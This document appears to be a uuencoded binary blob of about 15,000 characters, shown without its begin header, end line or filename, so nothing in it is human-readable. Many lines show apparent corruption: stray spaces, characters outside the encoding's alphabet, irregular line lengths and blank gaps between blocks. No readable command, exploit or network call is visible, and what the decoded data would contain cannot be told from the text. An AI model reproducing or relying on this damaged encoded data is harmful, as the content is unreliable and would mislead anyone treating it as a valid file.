M@=>RA%>RA->QA%>Q)/-NKN_*[/`ZET`>_R`'=0\ (BO5`)EB\`\$B;"-1DX34P0
M[(G7Q02A/3WV(,8^O%(FO\$XFO\$HFO\$8FO+HYO%HFH,83/Z0"\\$-8DP<BPU-\
M8B)Y\#J;\`J;(-@+KZ8)T?<&P=YXU4TX#5._J&&&?2`TDF*G^_]E,<'`]U?
M1!D63JL53J,;7A\$;SE3XKJT1CP,B(-COI_X@B`S83\$&]>8#^C]@)4SF\$`7:;
M`RJ9\$`U;.`4U9.%57B)X>"/:/`2/P](OR1`TX(]YDA*KAPVK0@.`"O!!O1QX73
MK`41!2!+&ED`EH-(0`W@EC(00!M1V(730(53H07!@8CR+IP2+@@.`^J&&A/D
MXQN):/3"*>:"X&`\IEU\$01=.21=. \Q8\$AT`87`.C0D)P6KL@4K`\`"-W8Z\$
M`143BLB*`[I\)\$5@.+5>#8T*BS(`Z?[\$H+#\$)5%B+(BB"3,8T^\$#Y`_`\$E8
MP-[02-S*"U`1NYE/-(&*N)N-H%3PNP[![XH#\$85C.)UA.*5@/_1A0G`XA`X/
M#X?@/8AJO>]JL`#T`I\ (Q(\$(-PB[)\#//Q+0HD(@DCWXI@&M'?%7>H,0U8*_
MZQF"L,AE`B#O\$9&A>WSP?>]^"Q.BG`R"(W\$*0_.\$:1K\K0R(H4"3H&\53Y7@ (
M&D;_I`P)KQ-K!ZC.0+PF/IQ5[A>[_]V!8CFAWUGZ[_`-"G*7Y03`. \?W\$A
MG948IW!+3Q^OD@I8Y'[1#O:+PJ]?-`/A4]/QB/3REX48\$/O.`%]?7%+?4\2I
MKOKNH/[%8;`,`M.,O^@3QM^?H!H=%QN)ZZXY84-%4D;_.\$[*_N>5^<\O_`YE;X
MS4THHU[H`H@69XD*`OJ9%D\$E&][`4\$`_NNT7^NT7ANT41GV]#L"4(#<+?[?6]
M?^`7D#<CQ978<,\>`^HKP`DE#`T?>`+>:QKJ`># [DQV7+5/0`P/"@GQP<Q`^
M!C;`/MYX`B5"L/H1(:Z1K?W!U*03L,<K*B`2`\FO%+D_`D^3_3%+`EPH_(`#S
M:;`,`G508/RL=^:IC\$]P)[LY+]L,K]8I?_Q:[PBUT17X*?G>"GHE;\94R@)8`I
M(`/&2W#83W6DP#`T,O2`5DX(WHO3?HG3XRL0BD>1!*V^WQ7Z0L0X;`.Z+4PT(
MP=\$0)MH#5!\$Z&L@A.`:O;0^O;`^O:P^O:@^O:0^O:``^O9P^O9@]1(@K!L7AE
M>WA=>WA5>WA->P1%>XB^40C>AU<!B-<`B%<`B-?_AU?_A]?^AU?^A]?]A^@J
MA<@A8N28\$3&B5PD8](A!AAATP.! "0Z=1&-3>:(@)PJ!&47PFQ!*HO6I2QDG&
MQJB]G!`/`:@(UB?KASP1\4'31ZNKJJ\$!.B/V/GN&())V6TI"0JG!.J0L&786(J
MF(\$:JD`!;Q`K*S54CX([@=71N`BZ#8/D)=\$"W3!*\$BW:BYBRKQ!3Z0UBJHTA
MYH[/B*D_A9@F<XAI0828]FLP2@KMLA\%[\$+W8*PD6J(?,>6`\$%-Y%#SU/B+F
MS@G\$-)Q!3+,%Q+1=04S'31@KA7;+1@&[2`^,ED1+O4!,Q6'\$5`V+F%KCB*DW
MB9C&LXAIL8B8N[XAIO,6C)9">QQ&H1W1F'(8Y8CFNX7D37H`1CFAM3\A%,NO
M",4S!P7L/J=0@.[W!8521Z-.PEAU-,EIQ"0[`V,UT!1G\$305.<2DN8#DD*X:
MR2%#+4)AJH/1ZFCF*TBZ+(TP6@/-VH10V)H1"D<+8N>\CM"YVF"0`Z(*&*3"
M<Q.)F;L=H42GHD\$>8@I@9EP:&N0DX2!B3TI`S!0X`T&I\`"`)PW.1(/@`?,H
M\$.WN!<0,7\$2!R(.^(O;@)<0,64;`,`T!6\$`O8-!;(1OHY0]FP@]HA-Q!ZYA51.
M5#(2&_M5&*..]BY`H6^CQ9_#Z"+H*@HN!9TAB,T1\D.])@<=@0D^B@F\$!@T!
MMYPD:A\GC,) "1!@8C<4005R(E0L-`T6Q`#*,BN-\$J`@.*`7^ZUBD\ZXR/!A
MU7&A8"R\$A4`,`\]QY/Y-`/ (@J;_+"(X`1>`#HG\`\$Q. ("AGTO`1;P8?`\$!L3`"
M`@ (TA((P&\$ (H=FIH`@67H+Y`H`[HB(;68-\$8G(I=&\$^41\$,?41BH!X0C(H1#
MH:\$W,\$82C>0@`Z2\$0K(,RFL\$DD81P2`EF`C%A5BYT&A\TH" `BN7\$HK#H[_YX
M7N@EZD=*T`D8`O^1&2DT5`ICH+?`XNC<#HB%`'`)B%&KK]@XQDL!1FC4\$#
M"<`*,U%#`2CT?E0JZ@#(-`"><S!J/WH-A6`!NT\$?!#&#K%U&3,P-`/,6C>U\$
M"D34A9C\$W3`F'4W2`V-`=&C25PB-#!38&\$T^AM@I/B/A**<0DVH.H5`OX7EI
MUA`NVOTH3`":+@%@3FHQ:70]\$>`C86Z*":F2%W=&,UP`N1,`&'4"+H\$QPM^+
MP`R`XFF+45\$#&6&IB<*8C)MHI0F*81DV4.,:EQ0HJD\$S1EQ\$3E`"8Y#C1
MQKT?"474`:,TT)2],!JFH4\$SC*%00!R.:(*:IP+E"\$M`TY]&*09CZ=,#3YQ'
MD1>BG#FW8#J:;I<:+(NF"X72W:]N1D5=B4)4=E(!5%`2->`&'!R53T`J6X%
M27:(!B=RU24A-L0?#5T&5(@;V`/P=G9\$4QL5:+1NF-\Q!A(`CG3D0P\$5%(@+
MB6]@\$RY`%4T*I*3*X,;#7?!M,89ZA`M:"`\`PPR:BP%,H[T.%D[%2@5AO>C
MB1U@3II8F)T^QA`' `7-3PYS4,!<U*IH3"SH=!\$H!L])!]G],*!D9DAE<N&0@
M\$IPXT&+#<="J:<4Q\$1,!3)1A,*8HLC!Q,2)CTD3"QEK0(HX?BDTNA"%X3%&
MBLB\`7B@X1LPLRX6YHM![0;\J"Z8!69EQ*`X0`]GI0\$8(3` `K/0X\$K[\I/!^
MD)*D#*Y0[%@@#8B0`ZC[<<GCAI8,.\2)<W/AW5*0(&H_`JG_&`U(@F"]SOW)
M`RM21#R;L3:KI`:`D^40`&! "1P:]N`@[(\GMP7G;(\;L=T#TA1)"@ (7H@H]"P
M\$&*BA#F\`+0(QIC+F\$<&EJ\$QEA25D42%2J#H)\$"+24.Q:*2=;H`() -4E)>,E
M6*`8F-0H9Q9W&!T8W#5SA4C<8[]\$/PP3C!1X3O4A2X.Ow1W!#3C_@=@S>
MBDS@\$`_VNZ, +<0H2_71V(P0QXE\))O0A)FN2/I%<(D02I?21MZ!B,7S#`N\$QR
M(ZV(B>&2-.:2AA[_M5<@-/AW`F#Q<!F748(7%\ [+ \$00VX`W=^IND@ (R7AZX0
M/%\$X3ZD?GNHRJ#@UJ1A4C`207G^;U2AX"2;FE!&5A-0)C?<&%PD04T6@020A
M3QR#/)``C]90`((C[2D)&L!E`_,3JE\R5A+:A5^E(>/%)`/D4\$,#TL,UDC&*
MPA^,DD#72#')8VA!-0<:@WU:Y&!-)54!,NQO9R26I)B\$-7/Y/`SA0SPB^,L
M@EB1^N?"S5]@.F:`A`Y:I=" []3-P=`%`03_RCHJ3P`T<=4. (&+Z("!TT_`%6
M),2N&6,*:CI-&V:C!+WF\$CP-`T,=1,87&LY`8=3!`"Q'80B<N`J`U5A=%*)#
MXQD!&QC+!U%`,`;/I*(RC\$S)+0Z+`]QW\`L9-+N^`IR3RTQ=B*GG<4A9F0XXC

M\$E.APM0@>GQOY4!RA_(VPLD_Q!]&00B'D!\$DBG@9JPBRH>*,D-L\D%E)V@6\$
M4?UNQ\!5,%PH&@B:>!3@K0!D9@*+R]T\7)T/THV'0.J7=H)" +MT##R-DG8&
M,PRN0SLA\$S>3BSINU5WDXIVV'R>6=R-D1E=U2!'GW/<*'(' #;!8)X\$_HUAX
M4&2H"AC#N@0S5_^TWOIIG?IAW08&-3D(PX%AX6#A9.%BX491X)S,Q,P:S.3,
MDO@8^?;!2\$%8'3P_S,*'HL1;:/\\$(G@>"L"S\SN/, (H46-@*%\[0\$LR%)Q3B
M41\$>'<-(' (/G'CV\$F?*/N=#'.V%FS\$\6JN\L]LQ\$S-K,%/@D42Q2+-*P-P2A
MDA'3G81"M)XG'2LF"<8P()][^5*2,7E"N*,@K/S'?@%G1[\$*' 'NG\$. [GG*PP
MJR!PO11"^(6';58(QI)2\$[-A81A,N\@CG)&,R1"&@5\USCPK@IBEHI2DV6(P
MZ3T'V>(P:1>'46EQ.\$\&AI\#*)8%&\$"Q' 'Q/' ;@#@T*1=,K#<*<"GZI',/K
M"D3PJ"*<M<IP7'7@\$\JN\$OT2;5!]!6:\$'J-H0'YV'Y<+9I(DD,XLT!K)URG
M!<,/ '21KPW"C-@1AT09((;1ATEEM%&G>#C3IPQTPZ04](SA/'P6WZ<-PM@&\$
M)4=1@64;_L"\'\<9H4F'C=0'5QC'I&X'\'/),8-). '%, 'BDUATH>FEG"R
M&0RWF8-* (G\$!(3)9N,+9EC!<#>'A@"D'!5:@:' 'F')1:(Y5+3PJ3^AX'58W<
M+<'HA'30VA^>M0;A;\$!'I'538PO!+' '5V,#P+H'H7#/<!R+8'Y0*P"*#: '505
M@'N.,)SA!#' '3P#RG&X!<"4,P0F)48X'D;%YBTT04F:7.%29/= '9#U)4R
M'>'9#R<G8T;=P.ICW0WY'5P:XNYR/PC#0^X("S.4CE#R/#)@N,X# 'M7.<H0'
M/L*3B5!7/+)'.WHB?&QY/(=Q3>&9'\,K" 'G%GL>3BY"RO?+@FSP70\$'.09'S
M"T=P?%XPZ2*'LSXP:1^''E^'?2'\N<'?SW%\OU<6.</P_6Y9-/3S?EGDS,3W
M.V:1\QS?[YDE@G[>-8NFP9_90L[3P#SX.U]H'(&(!W\.#;D;!Z;!GP]"[H)#
M\>#31>ZF11/X?=_\.#O<D#N+L'RX--&[M1!'B)IX>[@H<'G.]X.^G_E\^S^Y
M_WF/3P3N+NX(*8\PM_\@C7^^_UE.04EFV^_W/V^35?SW_N?_C<?'"&(U!?'FE%
M'CFHA6F50![/9'3=.1F%'T&@I:7QWR.DD8\ /4C'!06EY]6:WM6EV^M77L '@:
M(BK00",7.9*S7XR;YI#0:4':0QE8Y?Q@A@OWNBTM9WF?]Z%ZSU_98V)0JOAF
M^/BK_C>Z1DW#1TV\$V8XW7AYFQ7Z354;3RV"Q,=C04<[(IOT/&BUJC>3S;GX0
MT1BVU+4Z'0-2)43=CK-V=@HN' \$) (-Q)\.D4_K'HF?'%AEC)A,_/V'5JXFJ
MY76K"AQ(RKWRO&*,NZ*V[!^!LX# '=>=NY2TF)A:]C30K?%Y_*3N6\ \$V>Z;G=L
MNIU]H+[]1K^+^7A'LGF8AV]#^_M8SX0(3T^K@=EGR9?-T]?SI.>=#1?.(I)
M?13!%!9ELE^%<N#A#&;AF=;'K6V3#R*>Y)P13,Q9OW&MYAOE2.#P '\X!2JM
M/]8B9>-<,"FH004LOA:WX\>2J4=(@'\83KA://HHA%Z6(2W7[^G>U:-"E-MW
MG"-GJLXKWE^'\];2UX4VQ:="N\[-:I<\W.2-@X_FL851VE23AK-2U45+[^M3>
M' .%PH8I!5:'UE3<1ER]KU-,U%0F<X731?YKP:) "G.#25Z24Z.(SBX"AQ"WQU
ME-E>Z2E]'RJX#V8>)7-.+1_=9C_0FF/!4G5)?FQP?(W5-_Q\C4G"5>L4E<C2
MQK-<\<3MW;L?=?=N[: "L<^6"Y35_SJZM'D=>VG:<>&)Q4[2_6[#/\^E3_0KGG
MZ^X]9QN]RZ^]3)B24V^7H:KG;/W:5NO<"*_S[F5E?;5RZ-FC>I6]B5XMJB,]
M\9IO2(5[BAV: ['M?Q7T4\^*G5BZIT3FX:V'7?WC]U'I']E?* \$!WNMJ5+:3? \$
MK@S=:1XY[_U<-VIJXC&G6;_0Q&OR0I(;SU0F;68REE<R._RB^V*?3S;G,\]
M?,IVR2'J^8W^XM)70<M?N0[/ "&W7W\?">@7-Q^JE3=G5\.P:5UUOQ'ONP8;K
MU"]FRU@FA4_FNY3OW'5\ \$H<+; .WNI^S[I?C#* \$K&[;1P00A&GWFJ(T)K<7W
MQS5[[*1V[2^E8Q;X^Q55W'*_ROUJ]UZP_0R2+7N09\$;] /'B(2I!>G&="==+
M_B\^IFE%>UP9" S:AZ=V]K:V9T/MMJ'\MU" [*E;BM)X' [;OA6[%H27WGTE)6L
MW>ZB]<W0PNGSH^SGHCV,XN=R-E'XGH,\2,]1ILA*#@.]!@\$J_/C[+FGW1'BA
M('J<#_[, ('=4\./GO>^/PB]VY.Y;9!Z]' 'Y=PZYJY,-S&P^4'0D#7D#FP<4
M#<'3"@ (T26!Z'_X'X!<'>4&A4 '@D!=PA\$' (;R3^%"_X?AO/_AW#T/\ (%@1"Q
MP#<*B@2N8.'*P' '&' 'L0A-S.9@'X@!\!?)B4=P%S#ZXD\$!E@XLC\$MH.XH\\$
MX?8"B'2Q(3='!@)[(. '.Q84,'K&%@E'!D"\NU)]#1H"P (;B\AX)\18'4]P#7
M=I#/,!'&R;<' +N90W*UUX`%K]CZP6\$ \$N" (K\ \$8<4X/IS+/??Y' [/9'U4@;\
M_9PK!Z [%,+_P2/QB1\[_T#X<ZP87+U&XM9A)'_J.TB?_[5? (.X(' '<'H'\@
M:?'G_%VDAYW6%<#S?^Q]B_] [#D+6E_X^>A>3" ']'?J;L#/'W#A+JN"4"@:W._X
MOJ]? \$3=>@Q>!AIS!1RGC[H_ ^3D/NH!;X0TW]U*!&@?[XD/\$ \$N!]Z_-=Q5?Q'
M<<'45RS_U%N/ /QA')/_U\%:UZ_T_X<_] \) (0P2/QH0OPLA' R@?N%#TG#_
MA: []WTB#!OI^9Q4^'0ST:=PWWHL+?XHFP-WT:LG@MT% 'LBN' %D; ?3^G (NGO
M'18@C1P!D0H+\3MD8:9/2<: &_ \$2/TM!@)W)-.' *N' \$) (JQMOUQ!KC;7-=RY
MW29F\ \$MI;+9>?T*WUOC06+!\ [\]=KMX8];M<KUG8Z1^^8Z/0VYZ,5A'KN!# `
M(*AM7=<2(X=01HXR^R@'Q3<,'ID\$K;:/^@P,&2D97\$]/427K[05^V"M.
M*>[CC>-7W\05;<Y-9Y=W+P6=E/7J\5L\ .EURO6SMQLC(OL<:MQP?' _[3JA7
M.XRH0AXR]800?RUZ@.5-]LX7&1?@&/\MD]U*!=!!<'E;U7#OH:!ZM1QV2OCM
MSG=Z<HM.C\ .2*2KX+?,I-I2:>\$R)*AS#U'F(SH8DU'TI7S_KXE/-:+FK*_LY
MM65"C.@!RDS/9T>IOW1PBT%) \ [H80VS/WY,HY%#/4&_T[XM2=VDR18JXL9\
MX5V'CW'\-D,5]J2Y*F+J-UCO#D:06PYX5L>\$LD'.PVA*F(NIS7IKX??'-8+
M)!7QT[-5_JQ,L936FSCC-#/\$*50%D'+V"VDRB_&=@RP,Z(^-\$H63)QR/E-;6
MGZ/I>ZW80E5,+RM<7:]OPE3!^_KH8\K%--<\$V,O,_,!9A@]\$8KQY1*0\3@QZ
MS7N?4NPF&R7;S5*\ :K]'A59=O^!R@S^>?6VSG3+#0DC92R=F_OKZQ4U]B*
MT (^JRF (>UQVUJLSFCS\;UAWEEEV0K_%5+^:M(3;S] %V#[NK#=56TP0RU!GUO
MP@0IY_86U":?NWB0J;K>WBM7]3P'55WU7&[KTI1^WHL[+!KQ\$MTJTC:")R;M
MPF_/E]-\$R[%PGHXR&.H)NSW?[6]69EZ1F3WU>J[+3B-\$8I]0=#6->D[J]MNR
M>98D9T[9B6U/\$3P>V.IQQ]SAZJAFHYR_SY-3ISD8+,0\$*,006'@P8+8?VI,G
M_\$7:.^`CN;N'&,4%C&X!F0S;K;H=+\$0BYRY@!*N9_,^)!8!VJY0Z(\9'8V_, [
MO*S+?.LZFTQ';^E+RVD: ?D_E6+GP/LN+OL&* [SCD5FP_N10]:LW9>+7L;]#\
MK-C>#*2<_)A\$R]\$ "K6.Q7\>MG\2Z#FY&4Q0L7PEY<J-Q6^))BV/W" I?I/] \$Q
M-V]B/Z_\$?WQ1UNT4QW6*A<-SHZ' C_. /0M\MKB5WI95HZ//40*DP,G/91EKO-

M0W=&:4Y)>55?I/.FF/%(+T[`E(KVW#DHJHQYG(>Y9J)SNJSRN9'KFTV:-"/I
M+#\W75&6BM9\$1O&2K>Q'+AT?JA^>D[@??]+\$DS2I<;0D2&N1+JV"^5"Z' &Q:
MQ>@LLQ48N;AUTKDU-#81G*FV*S'0&^K[^?;"D*]0A]]E:] ^, S_42NG<_LEU
MAXNO^4A)BUR. [, ?B]L-"](:Y'V)N5MTU<7] \$2VJ;AOULG+\$65:HU<TE@OX)
MJ?HVK6QU/P?' RWL' <Y+.V_>D1!4S.I\$PO1G<T-' \G,C%*V!_2+>O<*WX6+3Z
M3IJB ` ,/R;OVRWME:7W:' 7T%ZKG:C%474.W5PD?M'Q;5^L7&S9QA\$-\P:#NS
MJGB1@S?IR*AH[:RD-%;Z\$XF<VML5C.OL5]2RN,AH6K:2.KX6[<>CIW=P-K<
M4J\U.&U+8K_#A<]I*+V^R"2>]K,]^PO' S+' \$@MH*DV2[\$ _&MZ<Y562;QO%?H
MC9_HA;?4I;:4W'6\=RR.12+:BCOP%.\+U\ -YJ7!F86+C"Z]KWZQ8S%R4M!K*
MU);U!@?9G@QZUO!]/'=<*U"1.UKS4?.;D;R<JPTQ2X7.;S:#G]8KT;D>S!H,
MT27+3:.,S#?8X?) .G'F3.2>;]B**N6EXA] `KLULECR:P5T^9:">%;SLFL<[\$
MW)Q09E5\KC5\$, &+R,0@G&%% [BL&WM>Z+K]W#& [3Z,1*[V_87' [M;>,AR;49Y
M_X8']^QE^HQ._8^A3JH!5J9/\E9=F/O3O+] ?8Z<&S(OB+: [US3;B0?:^N>H
M")&@+ND\$WK9X+6/QPC\$PRK^&[.NL8I1_, (O_I=N?G`-K^I\TI2^+7RIL*CO:
MN[?1_61IZM,4MIU#X]G^3ZPWZ#UD>(D84Q,;0U0/WD\A,UMQ(N[>-' _%_WI [
M1:[*7N5' S3K=S[F2O%_OW&")W:*7OW>*9;&\2N1D0^8[_XD8U>:>Q6\$-QFW'
M#:\$RT<&D%V*^V3=9(DZ\2.TZX"!PON3T^>LGRF2?^@7UB39N[_3S3+V(+NZ_
M^*FG[JHO3^2JS=25*^S6\$3,BY'7/3GO25[6:%"8+] `F^&5I+0+ED3#P[>KVH
M@&YD>4[=7.YQRJ7CU'G80(:-<\/^9R[4[#;#L`Q\$B18:=-;V?._AU<N!JS@52
MTS+*50H&"EZ!'!-WDPSEW28^4\P3RE1&HE0<RMJMSD(ECS(W-Q/)VAAUHT\3
MK=JTO@8&*]:A#T3EMY`X"R3:)+VP?S@;+HPZ;U55E["V]Y:,0*&11TW_JR"[
MP^ZYQ7+\`6)MQ31TNX3"#N0V^Z"L! ?ITJ:C:S;T\16M-CH2Q9Z(\$5->)6-^R
M3QBZT'KF3*I5U4Z^?.4)W=SS0ZIH6Y-1-=%LVTC*Q,[VH1(.J=#SEQM3K6(R
MIF^E*)_2';48[SVC\E6%2<GYYOKBN14S%^^NW+KKSE+RRLH9D]?XZ^C?GZR5
MU^\$+R.+W;)'3TY_F5(K2NI.2OFFSR),3%NY-H=^2+*C@T[FGI>7P]+J0TK*F
MJ?%N1N;':T19;+4[CT_(Y-&@SC%LIQE=VS2XK3&=_ (D!Y1WNPR&JOL/E`JM0
M<XR<;L5"6_<];]#G;]C!HKE2U7=F.L]N8)DX:7?RS&6HD':&A87QEWV[[M`?
M+Q_X<>0P`U>%I=&I@EO+ "=KO##I4@R3U^O8*72@6?S?%_5*[?4\>HZG;+=0I
M*;J(B7NV2POS)V?">):E9+<=EGZ634%98]O"=Y<QBTN;+'?;\@8_HT8&C=G9
MHA-:' .O;YK=3[VI*8D[A*33B/=NY^U#4CE6CZR('?',3#IQIE_1OT!@UTAGIF
MMX_03_6TWYQX\3J@IJ.X_2E5XI6-RRHV0R9#/1RL`]RQ[?TQKIQ9\I/YM\8V
MT%KG&);>DYR?^!R6H<;:O*2I/Q0PVH!=?JLL]<5/<NQKM%M%;RSE-D9/<LH6
M.:G<TTLF80NGI/(/2;]=/9?;T+H<X#J\ (&,L-ZDBTY+RYA;3NQ"=Y\>NSF1
MY7K&9#!KJW#GY6@HU#!X2WWI8@;' \$?YXI;V:V^-N]S>>&S@28-17GIA3X]3\
M1.\$2YRYC2S'F^&G;A2=/%8CRY6.K"LR^=6^'7@]<_K\K&QX] (MBZUT7I[M/
M\2^;]8>H5)V)D&"W>![4:#7(^K!E^>QDB+6;RT\F!].C)9FL7^:F3[E-=Y^
M*\<ECCIW&[?:6-7!>K9S#S!BYKICL[IR]TYX=BLFW#EJJ'[\XO'`GB+I*AR>
MSDI;H2UOI[8Z'1]<;MX45%MU?C**WO=KY,J.7^*T7".R[2G]]]6?W*4%NG
M5T3O5I[X%_YI7Y)(V&N'NG'?UMX?=7%9BS-\$<:(]B[=A79#PZ]SUUV2'FRF
M7)5],9M\$S#U>.6;>.&M6#,G\$/M/#S#F^"5-98M&DW"0;=\6=R5T]![FOHW]
MD=:BYE7%H*E]^^/[#A=,BXRGRCS\$6B,IW)%(&#D[SC3WR\1IX'Z2VR'%73/UX
M[6-]B<1;W3>T_* (F.:<>MQ]LSO0ZGVP:KAM^+\O4CH/VC-H6+7HL]8F-:L_%
MCTX.UT>9'"<';!PLU;C;];+M"FY)&\$9+[9]>Y9IDWDH^>3,WQO?!HZ#I1+9#
MZ<)6EE@H/O]=ZF/A_)CXVL^7#ERT(#]4MD=:R3;6SBU`^'![!H0=\$C:2Q,YVY
M+X\YW=D<>FV[ML<D(X`DDL0M1?VUKU1V2ALJ&FFYWT;,0]?#/-A/'N7[>#9W
M\IO1=NX9[A720.:A!X\WF3];Q[% (QPEA^WI>\:0H\7ZK(#[0Z9G_U,MM6G*O
MG]N=HSU>0EX'KY'8%WG7^D1-NIT*[@R,X_(-G58\&S8W'(EY-[?VH56TF2LQ
M)^+C4! =V(<2K^_%:+O?'7DRR`,I+P>@8S>W!X'!=CEU=Z1_K;8>;24E,\XN>
M8ZN/)PE?>9>U4K?F%[-G\$[.]=UC4>^~MF'IO!AGN%9X!\HV2((_/TCVJSPO
ME-#PE2=UN^-I5H^B-~\$S=>Y]-C8G5U^JOV@>[G[WT'9J8HWS\E1B7GQ?VLSS
MMUFJ0E:52LSL-UJC7PTOBX'ACU:7IT?N<AF\#9_41.U8B]1,KC]_>5+SF&
MO%W_>/F9V^"=RU=' ,PW=9R%58+\IKSCS\^^>K[!,`YM&;:RD=QZ23HIFIN:
MW>]-EW4F-ELIL\Z8Y9+]\S#!2TZA^F2Y5Y<U;DU/B9-@VN7%KVU]<,OA?_?A
M/F<01TSIA,`N^:\4)\B2=UA7BK8>*1AXZ'Z.7L?'>@_VDM-,A6B45\$G<2=^(
MWB3Z8E2[B:W;-\$-A.<?;^B1W=/]E:M^*3-LO]@;W`S]6.TR^W/=I5W795G"1
MDJMY=Z>:^O6O[!0VJK,^%W<?.,_+7?TBLU@SN9*OW^+:P_N5E^L:Y_855,V^
M=EE^IK)" [,QZ^<7Q,QU55U-,5JZ=?YZE\K2;419BHW_PLB2N#,@#M*B`[/&3
M#9&^!5?5/*(T=,5\P\L\$OAD)QUVY?"98VVF?I&25;>;+,-Y/Q43W?W6J">H-'
MPZD8F^?N3_ (6\$QKD_14UIYON;!!;?]?L'W5OTCZUNR=.C(:SD2IL)S)=6V1.
MZ71_] ?QK^8? [<8=:K\R6[=MA_?%PPH@P9^#8U"NLZ>)_`12S; ;?-*&9X\$LX
M-]PBI[C.Y)+O7K\$G[["+>;C'@^"S;4*-I.G+YN<?BA"EW"P,][W#9*?5K&;T
MU2KHRX9@BE3=Q;\$7(K(:&RR1-L/>[P3M4CL]OI66A)W-;?)M><D33A*9LDRU
M7NQS..G6U`<5\$1>V79^_GOWPTC&O3\$*];_F+[8:733XK:"^X<OT1JLWDAH=VD
M7GB-K>S;X>J3T<1\$`I*?R=[E#SC'[RA4O)]K8<^Z<W=]ZE-, \X-"JDO,0W=/
MS0L9B;#3"NK'G@Y_]7R-Q<UYR:MH_+*7WU9HN,^>B?X[L+20<TX\F>;'DK!N
M!1Y;2^UOYXZY3BPF<'ME-[([,^.&WH_U'[47=\M_\&ZDC,K>_Z98/?QJ9EW
M:E%!TYS:&3L47BAB@VCM4^H,LJF"A/MMF6T>+92),^MG]! !9X"ZDLP TRE%!
M:6"YT:C*=.ZN?!3G0=ZE77P69)V)[NQ]V`_)?#3V@?W>K`J1J1*SHGV4S\LJ
MH3% ^BX8G6W>=85]U*.W)G?1V6>HSV]Y:;RPY@YWBP9.\%=?L]'F/G+ICJF=[
M90XZ>SJ+>>>;@ [WY40=\5^6\$B_@GB;"T,F/^3H=]4N]>\KQ)<HU*LD[`G!Z\$

M]"*YD,=/7E+*H-U\EY.J/N"#G,O#, , 9+V) [GR5%#YZ [I-6\1OR=>-EF)B\?=
MS6VH: [:S=H?[_C_NVI/3EG-@L.]&X\$^[]J#_8M>.O\$P0P.W:WT+%Q1"\$O8?L
MVNUO?REV"2KI9^U.&F^ [[]; 4: .8B; .I_I-+-N^"R5847_6D3K_>GGPH (3600
M%F] YV7<VH&2% [FFQ\$*50UQVIRF`ZMZ<V>U,P.X*&:4H4 [] IW>YW1]N`_T/@P
M^ (6`C=EN-; ?\$+\NE"U-\9M[GFX_:I`U/&>0<:Y]_; :VM:75JS*>LI6 [I--4
MG`7#HVC7K!E0 (<E8"HN:&] ?%H"JVO!P=K:G\$IT [, ":92&J2>MT>OIG-K+,M8
M7 (0#2>^AGRYO31T, _=(FM-#"4WY\$ (M-ZIFQKT [P] XAUS9^1AT0N&5EH*=8E [M:
M:_OTC; 0Q@NYW1@.26-73, K:+SNP?FQC7Y7#\?->OT'-? [4OBL\FM^ [2O' ?*>
MJY, P+\$6=/Q3G\$/) F7J, ZW% [\Y; T46YM+ "T/-& [(R9' X2GHR/283DIJ95, O; "
MCJ@E2O4#LD2E (236^<IY] CDW0U\$&KTF" :WC>L0PUEA\8T; W?D9WPFEM@^O+X
MX=RDAY+E<<DVU5F/\M^8^JQVC [B\ [9ZM1K3<D:3#!.0.&; JODSOT; 4=D' [">U
MG3FWD\F>#-EQ+XT^N: '9J, FJDN-Q@_ [1RM=KXJ^T9' E6G_3>D (; Q*^U0' LT
M@CMUA<) T_81) /' 'HR<03FSDELU] 5E6JN' [SZ> // (/9LJF_LVXAXZ-D\$7=D)>
M] 2%) 9E^; &<L] # \$4KO. K:>_ =T=&O] %A<#% ^>AQ (M [#YI6B=, >. %Q5\$ [.RL_ :6
M*7KDK+VFZ= !D11#94%] <<H/HGO' I\ ^QME0SW^B; ! *H*Y>IC! 0JDIM>9X@O) 5
M [87' A] U<5B7>^K\$M?C&:OFCL?T] @+Y27' 279MEH6] &AH4" 3%RMOZ? (EOQ4C#
M?I7TC/B/A:M) * (/ `&TK:+QQW>ALVF' O9!P [<S<MP5M`QJFKN; 5X [DWB) 6, I.
M [J:E6.X1PZ! `A7YA; P, G^K (TASWR1V#BK" \HJ (N7_ZGD+V9_I] /-:&M8L0.
M, AKW/ [1N6L"H8D^' %0O*M#KGR%#TC" ^\$] "<S:30Z6L>) W6UM39K?; !WOZ:6V
MK!=\PY5TT*; N4!E [J%] T+ZS.V*VB4V7#=#] Q\$: IINMXI (1YES#8N<4I?ASM' H
MBN1M>MQ^WO, DCL3&W5DIE%?E' %?) A85.CI] 9IUVBWB ([# /WII!UXFW (KQ [4
MX6L0< (I85; AMW<' /&?1Q) \$U+SG%=WO%.9\] 3) I6^MPMAJU, .GV61 [, E;] =:
M) @=WA1V*:%N] ?+ [XX?F2@0M [CS0] ILL='HZV) M-7L5; .M. *RNE ('474_&:*N
MH_.XD [>H] NKZ-\W' ##F6AHGW5M\LF#QLMVXYZR `DY:F<=*#S0= [BE8]; 3WP^
M<^@<ZCYY\$BVB0AF^-, Y2-3OV1>N=SI8/G6C2G+KD) 4__>J:FS%OQ.9_GE5] U
M, 5+XAG:KI"J' 464?%MG\5CR^??EU:>DZ>B9; (ZN>] AW#>:&DWK' C&\KU3ZNE
M/A4V5#MDT%=>HB>1T8PH [2A/ (#OGR;) +L (3C0U&*OHB^=0= [PI%7\$ \ (5ZDR]
MXZWO+*6, 9P1K7PR4T=I!WMD.] QM\WW:] -8R_V666HEWQ++Y^YGD\$) ' *WE52
MH4KS" L&#SZFRLDX) WEVC [WBW^B94X8; _RI>7 `>.G* `! "C") \W#"MO"RCU_F
MQC, >KN_O>?W\^8YO%#KOTP?:6YO%L\ .E; T=II!L0.6C>ZS"HBB>J:3M1 [W, G
MT, *?+/"ULQ/SW; 36] 2F98W [+ "T_ [7) (K_ 'OOSX_D-075?A%X=G_\Z] "9; -, .
MPUV [F>/V487' OW-0' [N\876CZ) 9] DM!NF<8K) H7FIVU+> [X=%>' , H] J7GQ8W
M=0%, (>NB4=K<?JCV4QMZG (*M?/DN=83+\O; J+' ^1 '?\$#5K6) E>>\4300>-:K
MR\G1J8Z?0"U] V) WI%<ZGEG6/8_M<Z, XQ29.#K; 8MQ) 9D] ^65JJ.VGW6YPL4
M"5] /%D^1H.DH** .NO#&D\+JS%<^<25XQK58B_K" [YDC4%Z/; NJB&) L7' Z" M?
M#Q^TV^"] ?->H [6YQ>U<R4XE=H: /"O26WY&E' 6WUFI; Z_GSC (OYT] 7DP"00C\
M:> ((_B\F#N0KA@QNXMB^H9H97!#) @ [_-U^ . .P25] C-V) RTGCL3<E7__LOZ]
MH- (K=, I90WN4J/\\$E% /; BQ4OVI_LN, MHPUHC8.ME\32, ^. __T8/-N\MUKVI:V
